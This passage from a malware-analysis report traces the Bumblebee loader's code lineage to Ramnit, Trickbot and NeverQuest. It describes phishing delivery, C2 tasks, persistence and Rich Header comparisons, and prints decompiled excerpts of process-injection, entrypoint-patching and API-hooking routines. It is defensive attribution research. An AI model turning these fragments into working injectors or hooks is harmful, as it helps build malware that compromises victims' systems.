    - **%PROGRAMFILES%\Windows Photo Viewer\ImagingDevices.exe**
    - **%PROGRAMFILES%\Windows Mail\wab.exe**
    - **%PROGRAMFILES%\Windows Mail\wabmig.exe**

At this point, it starts to become noticeable how the state of the malware is shifting closer towards Bumblebee, which contains all the above listed features, except the first.

The Birth of Bumblebee

In August 2021, we observed an unusual campaign exploiting the CVE-2021-4044 Microsoft Office vulnerability, which involved the distribution of specially crafted Microsoft Office documents via phishing emails. The malicious document contained an OLEObject linking to an external, malicious HTML file, which was downloaded upon opening the document, or even previewing it in Explorer. The HTML file contained malicious, obfuscated Javascript which is parsed within Microsoft Office by the MSHTML engine. The code creates an ActiveX control constructed to download a malicious .cab file from an external site, which is saved with a name such as **championship.inf**, then located by the javascript via directory traversal and executed as a CPL file.

The downloaded file was a previously unknown backdoor but now recognised as an early version of Bumblebee. It incorporates the OpenSSL and Boost libraries and is also notable for using the user-agent **bumblebee**. Upon execution, it connects to its C2 and receives a JSON-formatted command containing a base64 encoded shellcode payload, which it injects into a process and executes.

Upon first glance, this early version of Bumblebee does not resemble the Ramnit binaries much at all as its main function is almost entirely taken up by large chunks of code from the OpenSSL and JSON libraries used by Bumblebee for connecting to the C2 and generating or parsing the JSON-formatted data being sent and received. However, closer inspection reveals several notable similarities.

Firstly, immediately after entering the DllMain function, Bumblebee initialises a hook store object very similar to those used in the Ramnit samples, indicating that it is likely using the same hooking library.

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  hook_obj *v3; // rax
  unsigned int ThrdAddr; // [rsp+48h] [rbp+10h] BYREF

  ThrdAddr = 0;
  if ( fdwReason == 1 )
  {
    while ( _InterlockedExchange(&g_interlocked, 1) == 1 )
      ;
    if ( !g_hook_store )
    {
      v3 = VirtualAlloc(0i64, 600ui64, 0x3000u, 4u);
      g_max_hook_count = 10;
      g_hook_store = v3;
    }
    _InterlockedExchange(&g_interlocked, 0);
    zf_hook_RtlExitUserProcess();
    g_main_func_thread_h = beginthreadex(0i64, 0, zf_main_func, 0i64, 0, &ThrdAddr);
  }
  return 1;
}
```

Figure 9 — Hook store initialisation code indicates Bumblebee is likely using the same hooking code as Ramnit

Later on in the code, once Bumblebee has received its payload from the C2, it selects a process to inject the payload into a hardcoded list that matches exactly the list used in the 2021 version of the Ramnit Camellia Loader.

```
                                        ; sub_1800148B0+89↑o ...
g_inject_paths  dq offset aWindowsPhotoVi
                                        ; DATA XREF: zf_main_func+F75↑o
                                        ; "\\Windows Photo Viewer\\ImagingDevices."...
                dq offset aWindowsMailWab ; "\\Windows Mail\\wab.exe"
                dq offset aWindowsMailWab_0 ; "\\Windows Mail\\wabmig.exe"
                db 0FFh ; ÿ
```

Figure 10 — The list of process injection targets in Bumblebee Beta

Once a process has been selected, Bumblebee creates a new instance of the process in suspended mode using the Windows Management Instrumentation (WMI) interface, and then patches the entrypoint of the process, replacing it with code that calls the SleepEx API in an infinite loop. This chain of events is also almost identical to that performed by the Camellia Loader.

```
  patch[0] = 0x48C03148;                        // Infinite loop code
  patch[1] = 0x3148DA31;
  patch[2] = 0x3E8B9C9;
  patch[3] = 0x1BA0000;
  patch[4] = 0x48000000;
  LOBYTE(patch[5]) = 0xB8;
  patch[7] = 0xEBD0FF11;
  LOBYTE(patch[8]) = 0xDF;
  ModuleHandleA = GetModuleHandleA("kernel32.dll");
  *(&patch[5] + 1) = GetProcAddress(ModuleHandleA, "SleepEx");
  process_entry = zf_GetProcessEntry(hProcess);
  WriteProcessMemory = GetProcAddress(ModuleHandleA, "WriteProcessMemory");
  VirtualProtectEx(hProcess, process_entry, 0x21ui64, 0x40u, &flOldProtect);
  result = WriteProcessMemory(hProcess, process_entry, patch, 0x21ui64, &v8);
  if ( result )
  {
    VirtualProtectEx(hProcess, process_entry, 0x21ui64, flOldProtect, &flOldProtect);
    return 1;
  }
  return result;
}
```

```
  v6[0] = 0xDB31C031;                           // Infinite loop code
  v6[1] = 0xE868C931;
  v6[2] = 0xB8000003;
  v6[4] = 0xECEBD0FF;
  ModuleHandleA = GetModuleHandleA("kernel32.dll");
  v6[3] = zf_get_proc_addr(ModuleHandleA, "Sleep");
  ProcessEntry = zf_gozi_GetProcessEntry(this);
  WriteProcessMemory = zf_get_proc_addr(ModuleHandleA, "WriteProcessMemory");
  VirtualProtect(ProcessEntry, 0x14u, 0x40u, &flOldProtect);
  result = WriteProcessMemory(this, ProcessEntry, v6, 20, v7);
  if ( result )
  {
    VirtualProtect(ProcessEntry, 0x14u, flOldProtect, &flOldProtect);
    return 1;
  }
  return result;
}
```

Figure 11 — Patching code from 64-bit Bumblebee sample (left) compared with the equivalent 32-bit code from a Camellia Loader sample (right)

The function to inject the payload into the target process has some similarities to that used in Camellia Loader and Hooker2 in that it still injects the payload into the target process by creating and mapping views of a shared memory section in both the current and target processes. However, it is much simpler than the version of the injection function used by Ramnit, it does not use the LoaderStub code or loader context structures, and instead executes the payload code by calling the NtQueueApcThread API. This difference may be a result of the payload being shellcode rather than a full DLL binary which requires more complex loading mechanisms.

A final, significant observation is that the Bumblebee Beta binary contains 32 and 64-bit Hook Loader binaries within its data section, despite not using them within its injection function. These Hook Loaders are almost identical to those found in the 2021 Ramnit samples; they include the ability to decrypt a provided payload using RC4 and use the name RapportGP.dll also seen in the 2021 Ramnit versions.

Bumblebee 1.0

In March 2022, the full version of Bumblebee was released, with full C2 communication and task functionality implemented, as well as the inclusion of anti-AV and anti-analysis code taken from the Al-Khaser Project. It is capable of gathering system information, installing itself for persistence, and receiving and loading payloads including DLLs and shellcode. The intermediary Hook Loaders are still present and are now used as part of the fully implemented payload injection process.

A full analysis of the campaigns involving Bumblebee is outside the scope of this report but detailed write-ups can be found here, here and here.

Like its predecessor, the full version of Bumblebee still uses the OpenSSL library for network communication, and requests and responses between itself and the C2 are JSON formatted, albeit with a much more detailed structure. Bumblebee gathers basic system information about the infected host which it converts to JSON and sends to the C2, and in return receives a JSON formatted response containing task data.

Bumblebee is currently capable of carrying out the following tasks:

Task Name	Description
ins	Install persistence
shi	Inject Shellcode payload
dij	Inject DLL payload
dex	Save payload to disk and execute
sdl	Delete self

The **shi** command instructs Bumblebee to inject a shellcode payload, and this procedure is very similar to the one seen in Bumblebee Beta. Bumblebee selects a target process from the following hardcoded list of processes, which is noted to be the same as Bumblebee Beta

and Ramnit:

- **%PROGRAMFILES%\Windows Photo Viewer\ImagingDevices.exe**
- **%PROGRAMFILES%\Windows Mail\wab.exe**
- **%PROGRAMFILES%\Windows Mail\wabmig.exe**

It then uses the same injection and execution method observed in Bumblebee Beta to inject the payload into the target process and execute it using the NtQueueApcThread API.


The **dij** command instructs Bumblebee to inject a DLL payload into a process chosen from the same hardcoded list as above. This method more closely resembles the Gozi-based injection method used in the Ramnit Hooker2 module, including the use of the intermediary hook loader binary and loader stub code. The injection function first creates a new memory section for the hook loader, maps views to the section in both the current and target process, and then builds the hook loader within the section. A second memory section is created and the payload DLL copied into it. The function then creates the 'Loader Context' structure directly after the hook loader in memory and populates it with information about the payload, as well as the copied Loader Stub function. Finally, the Loader Stub function is executed within the target process using the NtQueueApcThread API, which in turn loads and executes the Hook Loader binary. The Hook Loader binary then uses its hooking technique, described earlier in this report, to load and execute the final payload.

The below image shows the DLL injection function within Bumblebee and similarities can be seen with the equivalent function within Hooker2, illustrated previously.

```
59  if ( module_data )
60  {
61    hook_loader_size = (*&aIsProgramCanno[dword_18021D75C] + 0xFFF) & 0xFFFFF000;
62    status = zf_NtCreateSection_MapCurrentProcess(
63               hook_loader_size + 0x2578,
64               &hook_ldr_curr_proc_baseaddr,
65               &hook_ldr_section_h);            // create section for hook loader and map view in current process
66    if ( !status )
67    {
68      status = zf_NtMapViewOfSection(hook_ldr_section_h, a4_target_proc_h, &hook_ldr_remote_proc_baseaddr);// Map view of section in target process
69      if ( !status )
70      {
71        LODWORD(v34) = 0;
72        status = zf_map_pe_into_mem(           // Build hook loader in section
73                   hook_ldr_curr_proc_baseaddr,
74                   g_hook_loader_mz,
75                   hook_ldr_remote_proc_baseaddr,
76                   0,
77                   v34);
78        if ( !status )
79        {
80          v14 = module_size_;
81          if ( !sec_size )
82            sec_size = module_size_;           // create section for payload module and map view in current process
83          v15 = zf_NtCreateSection_MapCurrentProcess(sec_size, &module_curr_proc_baseaddr, &module_section_h);
84          v10 = module_section_h;
85          status = v15;
86          if ( v15
87            || (status = zf_NtMapViewOfSection(module_section_h, a4_target_proc_h, &module_remote_proc_baseaddr)) != 0 )// Map view of section in target process
88          {
89            v9 = module_curr_proc_baseaddr;
90          }
91          else
92          {
93            module_size_1 = v14;
94            v9 = module_curr_proc_baseaddr;
95            memmove(module_curr_proc_baseaddr, module_data_, module_size_1);
96            module_entrypoint_name = a1_ad_ctx->module_entrypoint_name;
97            hook_loader_size_ = hook_loader_size;
98            loader_ctx = &hook_ldr_curr_proc_baseaddr[hook_loader_size];// create loader context struct at end of hook loader
99            loader_ctx->image_base_address = hook_ldr_remote_proc_baseaddr;
100           loader_ctx->AdContext.pModule32 = 0i64;
101           loader_ctx->AdContext.pModule64 = module_remote_proc_baseaddr;
102           loader_ctx->a = a1_ad_ctx->a;
103           loader_ctx->AdContext.Module32Size = 0;
104           loader_ctx->AdContext.Module64Size = sec_size;
105           loader_ctx->rc4_key = a1_ad_ctx->rc4_key;
106           v20 = -1i64;
107           do
```

Figure 12 — Bumblebee DLL Injection function showing similarities to the Gozi-based injection function used in Hooker2

The LoaderStub function used by Bumblebee is very similar to that used in the 2021 Ramnit samples and also includes the control flow flattening obfuscation. The below image shows the execution of the Hook Loader by the Loader Stub function. Information about the payload is passed as a parameter to the Hook Loader, including the payload address, size, entrypoint export name, and RC4 key for decryption.



```
261     case 231098845:                         // execute payload entry
262       loader_params.Payload_Address = loader_ctx->AdContext.pModule64;
263       loader_params.Payload_Size = loader_ctx->AdContext.Module64Size;
264       loader_params.RC4_Key = loader_ctx->rc4_key;
265       loader_params.Module_Entrypoint_Name = loader_ctx->Module_Entrypoint_Name;
266       entrypoint = (pe_header->OptionalHeader.AddressOfEntryPoint + loader_base_address);
267       v62 = entrypoint(loader_base_address, 1i64, &loader_params);
268       obfs_idx = 851617739;
269       break;
270     case 675470320:
```

Figure 13 — Execution of the Hook Loader within the Loader Stub function.

The **dex** command saves the received payload to disk at the path **%LocalAppData%\wab.exe** and then executes it using the WMI interface. The use of WMI for process creation was also observed in Ramnit.

For persistence, Bumblebee copies itself to the **%AllUsersAppData%** folder and creates a VBS file using WScript designed to execute the copied binary. Finally, a scheduled task is created which executes the VBS script when run.

For deletion, Bumblebee executes a Powershell command designed to delete itself from disk and then exits.

Comparisons with Ramnit

Overall, the similarities between Bumblebee and Ramnit appear quite stark, despite the functional differences. They both make use of the same hooking library and injection code, and they both contain the same lists of injection targets. Even though the injection code can be traced back to the publicly available Gozi source, both Bumblebee and Ramnit use a customised version of it which includes control flow flattening obfuscation within the LoaderStub function.

Both malware families make use of the intermediary Hook Loader binaries, and both specifically use the same version of the Hook Loader which has the internal name RapportGP.dll and the ability to decrypt the payload using RC4.

The string **Z:\hooker2\Common\md5.cpp** appears in the 2021 Ramnit Hooker2 binary and Bumblebee, and the Ramnit samples also use the internal name hooker2.dll. Based on analysis of the code, it appears that Bumblebee is likely derived from the Ramnit Hooker2 project but combined with code from the Camellia Loader.

We also looked at the PE Rich Headers present within the headers of the Bumblebee and Ramnit binaries and found some interesting similarities. The Rich Header is a chunk of data present near the start of every PE binary built using Microsoft Visual Studio; it contains information about the build environment and the products and versions used during the compilation of the malware. This can be used as a fingerprint for the malware's build environment and provide interesting insights during comparison between samples.

Comparing the Rich Headers of the Bumblebee samples with the Ramnit Hooker2 samples showed a remarkably similar collection of compiler products and versions, despite the significant functional differences, indicating that both may have been built in the same environment.

40116.241.19	Masm1210	40116	19	Visual Studio 2013 12.10
40116.243.176	Utc1810_CPP	40116	176	Visual Studio 2013 12.10
40116.242.29	Utc1810_C	40116	29	Visual Studio 2013 12.10
24215.261.7	Utc1900_CPP	24215	7	Visual Studio 2015 14.00
23013.261.2	Utc1900_CPP	23013	2	Visual Studio 2015 14.00
65501.208.1	Utc1700_CVTCIL_C	65501	1	Visual Studio 2012 11.00
24123.259.28	Masm1400	24123	28	Visual Studio 2015 14.00
24123.261.61	Utc1900_CPP	24123	61	Visual Studio 2015 14.00
24123.260.36	Utc1900_C	24123	36	Visual Studio 2015 14.00
65501.206.1	Utc1700_C	65501	1	Visual Studio 2012 11.00
24215.260.527	Utc1900_C	24215	527	Visual Studio 2015 14.00
24210.259.1	Masm1400	24210	1	Visual Studio 2015 14.00
0.0.3	Unknown	0	3	
65501.203.23	Implib1100	65501	23	Visual Studio 2012 11.00
0.1.342	Import0	0	342	Visual Studio
24215.265.65	Utc1900_LTCG_CPP	24215	65	Visual Studio 2017 14.01+
24215.256.1	Export1400	24215	1	Visual Studio 2015 14.00
24210.255.1	Cvtres1400	24210	1	Visual Studio 2015 14.00
0.151.1	Resource	0	1	Visual Studio 2008 09.00
24215.258.1	Linker1400	24215	1	Visual Studio 2015 14.00
Rich				

40116.241.14	Masm1210	40116	14	Visual Studio 2013 12.10
40116.243.174	Utc1810_CPP	40116	174	Visual Studio 2013 12.10
40116.242.26	Utc1810_C	40116	26	Visual Studio 2013 12.10
24215.261.1	Utc1900_CPP	24215	1	Visual Studio 2015 14.00
65501.208.2	Utc1700_CVTCIL_C	65501	2	Visual Studio 2012 11.00
24123.259.8	Masm1400	24123	8	Visual Studio 2015 14.00
24123.261.55	Utc1900_CPP	24123	55	Visual Studio 2015 14.00
24123.260.37	Utc1900_C	24123	37	Visual Studio 2015 14.00
65501.206.1	Utc1700_C	65501	1	Visual Studio 2012 11.00
24210.259.1	Masm1400	24210	1	Visual Studio 2015 14.00
0.0.2	Unknown	0	2	
24215.260.519	Utc1900_C	24215	519	Visual Studio 2015 14.00
65501.203.25	Implib1100	65501	25	Visual Studio 2012 11.00
0.1.307	Import0	0	307	Visual Studio
24215.265.42	Utc1900_LTCG_CPP	24215	42	Visual Studio 2017 14.01+
24215.256.1	Export1400	24215	1	Visual Studio 2015 14.00
24215.258.1	Linker1400	24215	1	Visual Studio 2015 14.00
Rich				

Figure 14 — A comparison of the PE Rich Header contents for a Ramnit Hooker2 sample (left) and Bumblebee (right)

Following the Hooks

As previously discussed, much of the injection related code within Ramnit and Bumblebee can be traced back to the leaked source code for the Gozi trojan. However, we were curious about the hooking library used in both, as it did not seem to match the hooking code found within Gozi nor any other publicly available code we could find. It does share some similarities with the hooking code from the leaked Zeus trojan code, and may have been based on that originally, but has been modified significantly since.

Searching for the hooking code within malware repositories such as VirusTotal revealed some interesting connections.

Trickbot

The Trickbot banking trojan was released towards the end of 2016, less than a year after the take down of its predecessor Dyre. Trickbot was originally released in conjunction with two modules, GetSystemInfo and InjectDLL, with the former gathering information about the infected system, and the latter providing web inject functionality.

Examination of Trickbot samples relating to its injectDLL or browsers_engine module uncovered use of the same hooking library found within Bumblebee and Ramnit samples. These hooking functions are found even in the very earliest iterations of the modules dating back to 2016. The version of the code used in the Trickbot modules is almost identical to that used in Ramnit/Bumblebee, and some examples are shown in the images below.

```
1  BOOL __cdecl zf_init_hook_store(int a1_hook_count)
2  {
3    while ( _InterlockedExchange(&dword_10062B10, 1) == 1 )
4      ;
5    if ( g_hook_store )
6    {
7      _InterlockedExchange(&dword_10062B10, 0);
8      return 1;
9    }
10   else
11   {
12     g_hook_store = VirtualAlloc(0, 71 * a1_hook_count, 0x3000u, 0x40u);
13     g_max_hook_count = a1_hook_count;
14     _InterlockedExchange(&dword_10062B10, 0);
15     return g_hook_store != 0;
16   }
17 }
```

Figure 15 — The hook store initialisation function used in an early version of the Trickbot web inject module

```
int __cdecl zf_create_hook(_HOOK_ITEM *arg_0, int a2, int a3_new_hook_func, int a4_orig_code_trampoline)
{
  _HOOK_ITEM *hook_item; // esi
  BYTE *trampoline; // edi
  BYTE **orig_code_trampoline; // ebx
  unsigned __int8 code_len; // al
  void *proc_addr; // ecx
  int target_proc; // ecx
  int v11; // eax
  char jmp_ins[5]; // [esp+Ch] [ebp-8h] BYREF

  hook_item = arg_0;
  trampoline = arg_0->orig_code_trampoline;
  zf_memset(arg_0->orig_code_trampoline, 0x90, 35);
  orig_code_trampoline = a4_orig_code_trampoline;
  if ( a4_orig_code_trampoline )
    code_len = zf_gen_trampoline(hook_item->proc_addr, trampoline, 5);
  else
    code_len = 5;
  hook_item->orig_code_len = code_len;
  if ( !code_len )
    return 0;
  zf_memcpy(hook_item->orig_code, hook_item->proc_addr, code_len);
  if ( orig_code_trampoline )
    *orig_code_trampoline = trampoline;
  proc_addr = hook_item->proc_addr;
  jmp_ins[0] = 0xE9;
  *&jmp_ins[1] = a3_new_hook_func - proc_addr - 5;
  if ( !VirtualProtectEx(0xFFFFFFFF, proc_addr, hook_item->orig_code_len, 0x40u, &arg_0) )
    return 0;
  target_proc = hook_item->proc_addr;
  v11 = hook_item->orig_code_len - hook_item - 71;
  hook_item->orig_code_trampoline[30] = 0xE9;
  *&hook_item->orig_code_trampoline[31] = target_proc + v11;
  zf_memcpy(target_proc, jmp_ins, 5);
  VirtualProtectEx(0xFFFFFFFF, hook_item->proc_addr, hook_item->orig_code_len, arg_0, &arg_0);
  return 1;
}
```

Figure 16 — The hook creation function within an early version of the Trickbot web inject module bears a strong resemblance to the version used in Ramnit and Bumblebee

NeverQuest

Interestingly our investigations also led us to several NeverQuest, aka Vawtrak samples, and it is here that we finally reach the end of our trail and potentially the origin of this hooking library.

NeverQuest is an older banking trojan which was active from 2013 through to early 2017 and is thought to be the predecessor of IcedID. The group behind NeverQuest were thought to have close ties to the Dyre/Dyreza group, which was the predecessor of Trickbot, and IcedID and the Trickbot group continue to share that close relationship.

We analysed a cross section of NeverQuest samples generated in 2013, 2014, and 2016, and were able to observe the active development and evolution of the hooking library. The latest NeverQuest sample we analysed was created in May 2016, five months prior to the release of Trickbot and its web inject module. The state of the hooking code in this 2016 NeverQuest sample is a very close match to that then used in the Trickbot modules several


months later. Several other code overlaps were also observed between the two, which can't easily be explained by coincidence or traced to publicly available code. This suggests that there may have been some code sharing, or potentially even a sharing of developers between the two groups at this time. Given the reported ties between NeverQuest and Dyre at the time, it's possible that the former may have shared code or resources with the latter in order to help get Trickbot up and running after Dyre's takedown.

The below images show an example of the evolution of one of the functions within the hooking library from 2013 to 2016. The version found in the 2016 sample bears close resemblance to the Trickbot equivalent above, and to the versions used in Ramnit and Bumblebee later on. The size of the 32-bit hook item structure used by library also changes over this time, from 75 bytes in the earlier NeverQuest samples to 71 bytes in the 2016 sample. The size remains at 71 bytes throughout its later use in Trickbot, Ramnit, and Bumblebee.

```
int __usercall zf_create_hook@<eax>(int new_hook_func@<eax>, char *a1_target_proc, BYTE *a2_orig_code_trampoline)
{
  int next_free_hook_index; // eax
  _HOOK_ITEM *hook_obj; // esi
  _BYTE *v7; // edx
  BYTE code_len; // al
  _BYTE *proc_addr; // ecx
  char jmp_ins[5]; // [esp+8h] [ebp-10h] BYREF
  int v11; // [esp+10h] [ebp-8h]
  DWORD flOldProtect; // [esp+14h] [ebp-4h] BYREF

  if ( !g_hook_store )
    return -1;
  while ( InterlockedExchange(&g_hook_store->hook_lock, 1) == 1 )
    ;
  next_free_hook_index = zf_get_next_free_hook_index();
  v11 = next_free_hook_index;
  if ( next_free_hook_index != -1 )
  {
    hook_obj = &g_hook_store->hook_item[next_free_hook_index];
    hook_obj->orig_code_len = 0;
    hook_obj->proc_addr = a1_target_proc;
    *a2_orig_code_trampoline = hook_obj->trampoline;
    jmp_ins[0] = 0xE9;
    *&jmp_ins[1] = new_hook_func - a1_target_proc - 5;
    zf_memset(hook_obj->trampoline, 0x90, 0x25u);
    code_len = zf_gen_trampoline(a1_target_proc, v7);
    hook_obj->orig_code_len = code_len;
    if ( code_len )
    {
      if ( VirtualProtect(hook_obj->proc_addr, code_len, 0x40u, &flOldProtect) )
      {
        zf_mem_copy(hook_obj->orig_code, hook_obj->proc_addr, hook_obj->orig_code_len);
        proc_addr = hook_obj->proc_addr;
        *&hook_obj->trampoline[33] = &a1_target_proc[hook_obj->orig_code_len - hook_obj - 43];
        hook_obj->trampoline[32] = 0xE9;
        zf_mem_copy(proc_addr, jmp_ins, 5);
        VirtualProtect(hook_obj->proc_addr, hook_obj->orig_code_len, flOldProtect, &flOldProtect);
      }
    }
    else
    {
      v11 = -1;
      hook_obj->Used = 0;
    }
  }
  InterlockedExchange(&g_hook_store->hook_lock, 0);
  return v11;
}
```

Figure 17 — The hook creation version as found within a 2013 variant of NeverQuest. At this point the hooking library was still in development.



```
12
13  Index = -1;
14  if ( !g_hook_store )
15    return -1;
16  while ( _InterlockedExchange(&g_hook_store->hook_lock, 1) == 1 )
17    ;
18  Index = zf_get_next_free_hook_index();
19  if ( Index != -1 )
20  {
21    hook_item = &g_hook_store->hook_item[Index];
22    g_hook_store->hook_item[Index].orig_code_len = 0;
23    hook_item->proc_addr = a1_proc_addr;
24    hook_item->hook_function = a2_hook_function;
25    if ( a3_orig_code_trampoline )
26      *a3_orig_code_trampoline = hook_item->trampoline;
27    jmp_ins[0] = 0xE9;
28    *&jmp_ins[1] = a2_hook_function - a1_proc_addr - 5;
29    zf_memset(hook_item->trampoline, 0x90, 0x25);
30    if ( g_hook_store->flag )
31    {
32      if ( g_hook_store->flag == 1 )
33      {
34        v11 = 1;
35        if ( a3_orig_code_trampoline )
36          v9 = zf_gen_trampoline(a1_proc_addr, hook_item->trampoline, 1u);
37        else
38          v9 = 1;
39        hook_item->orig_code_len = v9;
40      }
41      else
42      {
43        v11 = 0;
44        if ( a3_orig_code_trampoline )
45          v8 = zf_gen_trampoline(a1_proc_addr, hook_item->trampoline, 5u);
46        else
47          v8 = 5;
48        hook_item->orig_code_len = v8;
49        if ( !hook_item->orig_code_len )
50        {
51          v11 = 1;
52          zf_memset(hook_item->trampoline, 144, 37);
53          if ( a3_orig_code_trampoline )
54            v7 = zf_gen_trampoline(a1_proc_addr, hook_item->trampoline, 1u);
55          else
56            v7 = 1;
57          hook_item->orig_code_len = v7;
58        }
59      }
60    }
61    else
62    {
63      v11 = 0;
64      if ( a3_orig_code_trampoline )
65        v10 = zf_gen_trampoline(a1_proc_addr, hook_item->trampoline, 5u);
66      else
67        v10 = 5;
68      hook_item->orig_code_len = v10;
69    }
70    if ( hook_item->orig_code_len )
71    {
72      if ( VirtualProtectEx(0xFFFFFFFF, hook_item->proc_addr, hook_item->orig_code_len, 0x40u, &flOldProtect) )
```

Figure 18 — The hook creation version as found within a 2014 variant of NeverQuest. At this point the function appears to have been expanded to manage different use cases.

```
int __usercall zf_create_hook@<eax>(_HOOK_ITEM *a1_hook_item@<ecx>, int a2_hook_function, int a3_orig_code_trampoline)
{
  BYTE *trampoline; // edi
  BYTE old_code_len; // al
  char *target_func; // ecx
  int v8; // eax
  void *proc_addr; // [esp-8h] [ebp-20h]
  SIZE_T orig_code_len; // [esp-4h] [ebp-1Ch]
  char jmp_ins[5]; // [esp+Ch] [ebp-Ch] BYREF
  DWORD flOldProtect; // [esp+14h] [ebp-4h] BYREF

  trampoline = a1_hook_item->trampoline;
  zf_mem_set(a1_hook_item->trampoline, 0x90, 35u);
  if ( a3_orig_code_trampoline )
    old_code_len = zf_gen_trampoline(a1_hook_item->proc_addr, trampoline);
  else
    old_code_len = 5;
  a1_hook_item->orig_code_len = old_code_len;
